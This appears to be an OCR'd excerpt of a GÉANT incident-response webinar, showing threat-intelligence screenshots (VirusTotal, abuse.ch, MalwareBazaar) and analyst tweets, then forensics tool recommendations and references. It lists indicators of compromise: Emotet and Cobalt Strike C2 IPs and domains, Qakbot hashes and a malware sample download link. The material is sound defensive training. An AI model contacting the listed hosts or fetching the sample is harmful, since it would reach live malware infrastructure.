19 security vendors flagged this domain as malicious

secure01-redirect.net

Passive DNS Replication


Date resolved	Detections	Resolver	IP
2021-11-25	0 / 90	VirusTotal	212.193.50.242
2021-11-25	1 / 90	VirusTotal	94.142.141.236
2021-11-24	1 / 90	VirusTotal	95.213.216.149
2021-11-23	0 / 90	Microsoft Sysinternals	194.85.248.29
2021-11-21	1 / 90	VirusTotal	87.249.53.24
2021-11-20	1 / 90	VirusTotal	45.8.127.147
2021-11-20	0 / 90	VirusTotal	178.20.44.71
2021-11-19	1 / 90	VirusTotal	185.186.142.132
2021-11-18	1 / 90	VirusTotal	194.67.205.113
2021-11-18	0 / 90	VirusTotal	46.29.166.98

abuse.ch


- *“abuse.ch is a research project at the Bern University of Applied Sciences (BFH). It is the home of a couple of projects that are helping internet service providers and* ***network operators protecting their infrastructure from malware****. IT-Security researchers, vendors and law enforcement agencies rely on data from abuse.ch, trying to make the internet a safer place.”*
  - Provides regularly updated feeds and blocklists for your SIEM, IDS, …
  - Add these to your boomarks:
    - `https://urlhaus.abuse.ch/`
    - `https://bazaar.abuse.ch/`
    - `https://feodotracker.abuse.ch/`
    - `https://threatfox.abuse.ch/`

URLhaus FEODO tracker MALWARE bazaar THREAT fox

abuse.ch



Firstseen (UTC)	Host	Malware	Status	Network (ASN)	Country
2021-11-20 16:45:09	51.79.205.117	Emotet	Online	AS16276 OVH	SG
2021-11-20 16:45:08	104.130.140.69	Emotet	Online	AS33070 RMH-14	US
2021-11-20 16:45:07	178.79.144.87	Emotet	Online	AS63949 LINODE-AP Linode, LLC	GB
2021-11-20 16:45:06	51.178.186.134	Emotet	Online	AS16276 OVH	FR
2021-11-20 16:45:06	51.91.142.158	Emotet	Online	AS16276 OVH	FR
2021-11-17 17:00:38	122.129.203.163	Emotet	Online	AS38763 CYBERBINTAN-AS-ID PT. Cyber Bintan	ID
2021-11-17 17:00:37	31.220.49.39	Emotet	Offline	AS47583 AS-HOSTINGER	CY
2021-11-17 04:55:35	62.210.200.63	Emotet	Offline	AS12876 Online SAS	FR




Database Entry

Quakbot

Vendor detections: **12**

SHA256 hash:	898fa15b790b45f2806672ef27c1803407ca2c66b347013b0955d9fd7ea4cd78
SHA3-384 hash:	5c9b225c0a66b5a065af30ba5c069298bdb9b3ef9a79dfd07b17975fe0f33d582c7b7ca3041b0a4d0a49c780d44ba045
SHA1 hash:	6f65d1871454414ff9aa950620031c3ca0d08298
MD5 hash:	c67783eeb3c1982e0676133160331051
humanhash:	echo-cold-floor-blossom
File name:	4444444.dat
Download:	download sample
Signature	Quakbot Alert




Vendor Threat Intelligence

CAPE Sandbox	QakBot
Dr. Web vxCube	Malware
FileScan.IO	Likely Malicious
InQuest	MALICIOUS
Intezer	Qakbot
CERT.PL MWDB	
ReversingLabs TitaniumCloud	Win32.Trojan.KBot
Spamhaus Hash Blocklist	Suspicious file
Threatray	qakbot
Hatching Triage	qakbot
UnpacMe	3
VMRay	CryptOne
YOROI YOMI	Malicious File

DFN DEUTSCHES FORSCHUNGSNETZ DFN CERT®

Twitter



TheAnalyst
@ffforward


IOCs:
/assetsunclaimed.org
*.kittencloud.top on 47.90.247.39 also had
*.parrotcloud.top, *.rabbitcloud.top *.turtlecloud.top
*.puppycloud.top going on since July at min.
VBS: bazaar.abuse.ch/sample/32a11ff...
DLL: bazaar.abuse.ch/sample/b3fb774...
C2:
34.125.68.94
34.129.21.53
34.72.122.178

Tweet übersetzen

ABUSE | ch
bazaar.abuse.ch
MalwareBazaar - data.bin
Threat intel on data.bin (MD5 7af87ecbb9fb9dc675723aac44874702)

8:35 nachm. · 18. Nov. 2021 · Twitter Web App

6 Retweets **15** „Gefällt mir“-Angaben




RedBeard
@RedBeardIOCs

#Emotet
a84f4c76ef86d165088979cb91506b65c3d84cb9238
6e3aa68eaba4efe0c9b5e
1fec6e5bbe68ac32e0c43c66abb995f20d4941372815
444176171eaf3469ae3e
d280c9da4fd90a5400b1361e16e2ee7f8abe6179793d
370d302c0bef2772c8b7
4072b7b218f6015d89a89323bb2574c7b5c27e7859d7
cf7fdb842b58efc230a3

Tweet übersetzen

1:42 nachm. · 22. Nov. 2021 · AutomaticIOCs



Joe Morales
@mojoesec

#CobaltStrike

5.255.98.144
dxabt[.]com

109.71.254.162
crtdnl[.]com

80.92.205.150
flftp[.]com

23.152.0.33
sncbe[.]com

66.70.246.7
demtp[.]com

Tweet übersetzen


9:53 nachm. · 16. Nov. 2021 · Twitter Web App

8 Retweets **17** „Gefällt mir“-Angaben

Finally: give me some tools!

- There are so many awesome (and free!) tools out there
  - https://github.com/meirwah/awesome-incident-response
  - https://forensics.cert.org/

  → There usually is no need to develop your own tools
- Have a look at some of the forensics distributions out there…
  - CAINE, DEFT, SANS SIFT, KAPE, …
- … and put ‘em on a thumb drive



GÉANT
Networks • Services • People

Wrapping up

www.geant.org

Wrapping up

- ~~Quick and dirty~~ Live Response often is good enough for investigations
  - Many attackers aren’t that clever
  - Even if the intruder has tried to remove traces, she might have missed something
  - Your initial triage will not destroy all/most artefacts!
- Timelines are Really Cool ™
- There’s no such thing as “point-and-click forensics”
  - Yes, there’s so many **awesome** tools out there but you need to **know the tools** and their limitations/bugs (That is true even for €€€ forensics suites)
- Sadly, we could only scratch the surface this time…
- So, it’s a **real, real** incident? Well, it’s time to acquire the evidence

  → Watch out for the next webinar(s)!

Thank you

Any questions?

Next Webinar: ***Memory Acquisition***

December 9th, 2021

www.geant.org

© GÉANT Association on behalf of the GN4 Phase 2 project (GN4-2).
The research leading to these results has received funding from
the European Union's Horizon 2020 research and innovation
programme under Grant Agreement No. 731122 (GN4-2).

References

- https://www.sleuthkit.org/
- https://git.scc.kit.edu/KIT-CERT/Linux-Forensics-Checklist/-/blob/master/Linux-Forensics-Checklist.md
- https://docs.microsoft.com/en-us/sysinternals/
  - https://live.sysinternals.com/
- https://github.com/meirwah/awesome-incident-response
- https://www.circl.lu/pub/tr-22/
- https://circl.lu/pub/tr-30/
- https://datatracker.ietf.org/doc/html/rfc3227
- https://ondrej-sramek.gitbook.io/security/forensics/untitled

References

- https://www.caine-live.net/
- https://github.com/airbus-cert/regrippy
- https://github.com/keydet89/RegRipper3.0
- https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/technical-operational/
- https://github.com/phaag/nfdump
- http://nfsen.sourceforge.net/
- https://www.sans.org/tools/sift-workstation/
- https://www.kali.org/

References

- https://www.sans.org/blog/digital-forensics-detecting-time-stamp-manipulation/
- https://github.com/diogo-fernan/ir-rescue
- https://github.com/alexandreborges/malwoverview
- https://www.kroll.com/en/services/cyber-risk/incident-response-litigation-support/kroll-artifact-parser-extractor-kape
- https://osdfir.blogspot.com/2021/10/pearls-and-pitfalls-of-timeline-analysis.html
- https://www.hexacorn.com/blog/
- https://www.xplico.org/
- https://github.com/google/timesketch